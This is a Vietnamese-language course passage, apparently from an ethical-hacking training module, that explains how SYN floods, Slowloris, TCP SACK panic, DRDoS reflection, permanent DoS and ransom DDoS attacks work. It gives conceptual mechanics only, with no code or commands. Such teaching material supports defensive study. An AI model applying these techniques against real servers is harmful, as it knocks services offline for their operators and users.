
Trong SYN Flood Attack, hacker gửi một lượng lớn SYN request tới máy mục tiêu, tạo ra các kết nối TCP không hoàn chỉnh, gây tốn tài nguyên mạng. Bình thường, khi một client muốn bắt đầu một kết nối TCP tới một server, client và server trao đổi các thông điệp sau đây:

1. Gửi một gói tin yêu cầu TCP SYN tới server.
2. Server gửi một gói SYN/ACK (phản hồi) tới client.
3. Client gửi một gói phản hồi ACK tới server để hoàn thành thiết lập phiên.

Phương pháp này được gọi là "**three-way handshake**" (bắt tay ba bước).

Trong tấn công SYN, hacker lợi dụng phương pháp three-way handshake. Đầu tiên, hacker gửi một yêu cầu TCP SYN giả mạo tới server mục tiêu. Sau khi server gửi một gói SYN/ACK phản về hacker, hacker không gửi gói phản hồi ACK nào cả khiến cho server đợi để hoàn thành kết nối. Kiểu tấn công này nói cách khác là tận dụng cách thức lỗi mà hầu hết các server triển khai three-way handshake của giao thức TCP.

Như hình bên dưới, khi máy B nhận được yêu cầu SYN từ máy A, nó phải theo dõi kết nối mở trong một "listen queue" ít nhất là trong 75 giây.




Ngoài tấn công SYN flood, hacker cũng có thể sử dụng các kiểu tấn công SYN-ACK và ACK/PUSH ACK flood để làm gián đoạn mục tiêu. Tất cả các cuộc tấn công này tương tự về chức năng với những biến thể khác nhau.

Fragmentation Attack

Kiểu tấn công này ngăn nạt nhân ghép lại các gói tin phân mảnh bằng cách gửi một số lượng lớn các gói tin đã được phân mảnh (từ 1500 byte trở lên) tới một server với tốc độ tương đối nhỏ. Vì giao thức cho phép phân mảnh, các gói tin này thường không được kiểm tra khi chúng đi qua thiết bị mạng như bộ định tuyến, tường lửa và hệ thống phát hiện và ngăn ngừa


xâm nhập (IDS/IPS). Việc tái tạo lại và kiểm tra các gói tin lớn và đã phân mảnh này tiêu tốn quá nhiều tài nguyên cho server, hơn nữa nội dung trong các mảnh được hacker làm ngẫu nhiên, làm cho việc tái tạo và kiểm tra tiêu tốn nhiều tài nguyên hơn và gây ra sự cố hệ thống.



Spoofed Session Flood Attack

Hacker tạo ra các phiên TCP giả mạo bằng cách gửi nhiều gói SYN, ACK và RST hoặc FIN nhằm bypass tường lửa.

- Tấn công lũy tiến giả mạo phiên Multiple SYN-ACK:** Hacker tạo ra một phiên giả mạo với nhiều gói SYN và nhiều gói ACK, kèm theo một hoặc nhiều gói RST hoặc FIN.
- Tấn công lũy tiến giả mạo phiên Multiple ACK:** Hacker tạo ra một phiên giả mạo bằng cách bỏ qua hoàn toàn các gói SYN và chỉ sử dụng nhiều gói ACK cùng với một hoặc nhiều gói RST hoặc FIN. Vì các gói SYN không được sử dụng và tường lửa thường sử dụng bộ lọc gói SYN để phát hiện lưu lượng bất thường, tỷ lệ phát hiện cuộc tấn công DDoS của tường lửa rất thấp đối với loại cuộc tấn công này.



Spoofed Session Flood Attack

HTTP GET/POST Attacks


Các kiểu tấn công HTTP là tấn công ở tầng 7 (tầng ứng dụng). Các HTTP client như trình duyệt web kết nối tới web server thông qua giao thức HTTP để gửi các HTTP request, có thể là HTTP GET hoặc HTTP POST. Hacker khai thác những request này để thực hiện tấn công DoS/DDoS.

- Tấn công HTTP GET:** Hacker sử dụng một HTTP header chậm trễ (time-delayed) để giữ kết nối HTTP và làm kiệt quệ tài nguyên của web server. Hacker không bao giờ

gửi yêu cầu đầy đủ tới mục tiêu do đó server mục tiêu sẽ giữ kết nối HTTP và chờ đợi khiến nó bị treo.

- **Tấn công HTTP POST:** Hacker gửi các yêu cầu HTTP với header đầy đủ nhưng phần body của thông điệp không hoàn chỉnh, do đó server đợi phần còn lại khiến server không khả dụng.

Tấn công HTTP GET/POST là một cuộc tấn công tầng 7 tinh vi không sử dụng các gói tin bất hợp lệ hay kỹ thuật giả mạo hay kỹ thuật phản chiếu nào. Loại cuộc tấn công này yêu cầu băng thông ít hơn so với các cuộc tấn công khác nhưng độ hiệu quả lại cực kì cao.




Slowloris Attack

Slowloris là một công cụ tấn công DoS/DDoS được sử dụng để thực hiện các cuộc tấn công DDoS tầng 7 nhằm làm sập cơ sở hạ tầng web. Điểm khác biệt rõ ràng của Slowloris so với các công cụ khác là nó sử dụng lưu lượng HTTP hoàn toàn hợp pháp để tấn công mục tiêu. Hacker gửi các HTTP request không hoàn chỉnh tới web server. Khi nhận được các request, server mục tiêu mở nhiều kết nối và chờ đợi request hoàn thành khiến.

Normal HTTP request-response connection




Slowloris DDoS attack



Slowloris attack

Multi-Vector Attack

Trong tấn công DoS/DDoS đa vector, hacker sử dụng kết hợp giữa tấn công theo kiểu tràn dữ liệu, giao thức và ứng dụng để làm hỏng hệ thống. Hacker nhanh chóng chuyển từ một hình thức tấn công DDoS (ví dụ: gói SYN) sang hình thức khác (lớp 7). Những cuộc tấn công này có thể được tiến hành thông qua một vector vào một thời điểm hoặc thông qua nhiều vector song song nhằm làm lủng tung bộ phận công nghệ thông tin của tổ chức, buộc họ phải tiêu tốn tất cả các nguồn lực của mình.




Multi-Vector Attack

Peer-to-Peer Attack

Tấn công ngang hàng (peer-to-peer attack) là một hình thức tấn công DDoS trong đó hacker khai thác một số lỗ hổng trong các máy ngang hàng để khởi đầu một cuộc tấn công DDoS. Hacker lợi dụng các lỗ hổng được tìm thấy trong các mạng sử dụng giao thức Direct Connect (DC++) cho phép trao đổi file với nhau. Loại tấn công này không sử dụng botnets, hacker chỉ đạo các client ngắt kết nối khỏi mạng ngang hàng và thay vào đó kết nối đến server của nạn nhân, gây giảm hiệu suất của trang web mục tiêu.

Các kiểu tấn công DoS/DDoS ngang hàng có thể được giảm thiểu bằng cách chỉ định port cho giao tiếp ngang hàng. Ví dụ, việc chỉ định port 80 để không cho phép giao tiếp ngang

hàng giảm thiểu khả năng bị tấn công vào các trang web. Tuy nhiên, đây chỉ là một biện pháp bảo vệ cơ bản và không thể hoàn toàn ngăn chặn. Do đó, việc giảm thiểu cuộc tấn công DoS/DDoS ngang hàng đòi hỏi các biện pháp bảo mật toàn diện như sử dụng hệ thống phòng thủ DDoS mạnh mẽ, giám sát lưu lượng mạng để phát hiện các hành vi tấn công,...




Mô-đun 10. Phần 3: Một số kiểu tấn công từ chối dịch vụ (tiếp theo)

Một số kiểu tấn công từ chối dịch vụ.

Permanent Denial-of-Service Attack

Tấn công Permanent DoS (PDoS), còn được gọi là *phlashing*, tập trung hoàn toàn vào phần cứng và gây ra hư hỏng không thể đảo ngược cho phần cứng. Khác với các loại tấn công DoS khác, nó phá hoại phần cứng hệ thống, buộc nạn nhân phải thay thế hoặc cài đặt lại phần cứng. PDoS lợi dụng các lỗ hổng bảo mật trong một thiết bị để quản trị từ xa trên giao diện quản lý của phần cứng nạn nhân như máy in, bộ định tuyến và các thiết bị mạng khác.


Loại tấn công này nhanh chóng và gây hủy diệt mạnh mẽ hơn so với các cuộc tấn công DoS thông thường. Nó hoạt động với một lượng tài nguyên hạn chế, không giống như cuộc tấn công DDoS, trong đó hacker phong một loạt zombie vào một mục tiêu bằng cách sử dụng phương pháp được gọi là “*brick*” (biến thành viên đá). Trong phương pháp này, hacker gửi email, IRC, tweet hoặc video chứa nội dung giả mạo về cập nhật phần cứng cho nạn nhân. Khi nạn nhân nhấp vào một liên kết hoặc cửa sổ pop-up liên quan đến cập nhật phần cứng giả mạo, nạn nhân cài đặt nó vào hệ thống của mình. Kết quả là hacker có hoàn toàn kiểm soát hệ thống của nạn nhân.



TCP SACK Panic Attack

Tấn công **TCP Selective Acknowledgment (SACK) panic** là một phương pháp tấn công từ xa, trong đó hacker cố gắng làm cho máy Linux mục tiêu bị sập bằng cách gửi các gói tin SACK với kích thước segment tối đa (MSS) bị hỏng. Kiểu tấn công này khai thác một lỗ hỏng tràn số nguyên trong *Linux Socket Buffer (SKB)* có thể gây ra kernel panic. Thông thường, hệ thống Linux sử dụng phương pháp TCP SACK, trong đó người gửi được thông báo về các gói tin đã được người nhận xác nhận thành công. Do đó, người gửi chỉ cần gửi lại những gói tin chưa được người nhận xác nhận. Ở đây, Linux sử dụng một cấu trúc dữ liệu liên kết gọi là socket buffer để lưu dữ liệu cho đến khi được xác nhận hoặc nhận. Socket buffer có thể lưu trữ tối đa 17 segment. Sau đó, các gói tin đã được xác nhận được xóa ngay lập tức khỏi cấu trúc dữ liệu liên kết. Nếu socket buffer có gắng lưu trữ nhiều hơn 17 segment, nó có thể gây ra kernel panic.

Tấn công TCP SACK panic tận dụng lỗ hỏng của socket buffer này. Để đạt được điều này, hacker gửi các gói tin SACK được thiết kế đặc biệt theo trình tự đến máy mục tiêu bằng cách đặt MSS thành giá trị thấp nhất (48 byte). Giá trị MSS này sẽ tăng số lượng segment TCP cần được gửi lại. Việc gửi lại này làm cho socket buffer của máy mục tiêu vượt quá giới hạn 17 segment. Do đó, socket buffer vượt quá giới hạn và gây ra tràn số nguyên, gây ra kernel panic dẫn đến tình trạng DoS. Do lỗ hỏng nằm trong ngăn xếp kernel, hacker cũng có thể thực hiện kiểu tấn công này đối với các container và máy ảo.




TCP SACK panic attack

Distributed Reflection Denial-of-Service (DRDoS) Attack

Tấn công phân tán phản chiếu DoS (DRDoS), còn được gọi là cuộc tấn công giả mạo liên quan đến việc sử dụng nhiều máy trung gian và máy thứ cấp góp phần vào cuộc tấn công DDoS trong quá trình bắt tay ba bước TCP.

Tấn công này liên quan đến một máy tấn công, các nạn nhân trung gian (zombies), các nạn nhân thứ cấp (reflectors) và một máy mục tiêu. Hacker gửi yêu cầu đến các máy trung gian, sau đó các máy này phản chiếu lưu lượng tấn công đến máy mục tiêu.

Quá trình của cuộc tấn công DRDoS diễn ra như sau. Đầu tiên, hacker chỉ đạo các zombies gửi một luồng gói tin (TCP SYN) với địa chỉ IP của mục tiêu chính là địa chỉ IP nguồn đến các máy không bị chiếm đoạt khác (các nạn nhân thứ cấp hoặc reflectors) để thuyết phục chúng thiết lập kết nối với mục tiêu chính. Kết quả là các reflectors gửi một lưu lượng lớn gói tin (SYN/ACK) đến mục tiêu chính để thiết lập kết nối mới với nó vì chúng tin rằng mục tiêu yêu cầu điều đó. Máy mục tiêu chính loại bỏ các gói SYN/ACK nhận được từ các reflectors vì chúng không gửi gói SYN. Trong khi đó, các reflectors đợi phản hồi ACK từ máy mục tiêu chính. Giả sử gói tin bị mất, các máy reflector gửi lại gói SYN/ACK cho máy mục tiêu chính để thiết lập kết nối cho đến khi quá thời gian chờ. Bằng cách này, máy mục tiêu bị ngập bởi lưu lượng lớn từ các máy reflector. Tổng băng thông kết hợp của các máy reflector này làm quá tải máy mục tiêu.




Tấn công DRDoS là một cuộc tấn công thông minh vì nó rất khó hoặc thậm chí là không thể để truy tìm kẻ tấn công. Thay vì tấn công trực tiếp mục tiêu chính, những nạn nhân thứ cấp (reflectors) dường như là những kẻ tấn công. Cuộc tấn công này hiệu quả hơn tấn công DDoS thông thường vì nhiều nạn nhân trung gian và nạn nhân thứ cấp tạo ra băng thông tấn công lớn.

DDoS Extortion/Ransom DDoS (RDDoS) Attack

Tấn công DDoS đòi tiền chuộc cũng được gọi là **ransom DDoS (RDDoS)**. Trong đó, hacker đe dọa mục tiêu bằng một cuộc tấn công DDoS và yêu cầu trả một số tiền chuộc cụ thể.

Thông thường, hacker giả mạo những cuộc tấn công này, tuyên bố rằng chúng có công cụ có khả năng tấn công DDoS với khả năng cao có thể gây ra thiệt hại tiềm năng cho hoạt động kinh doanh của tổ chức.

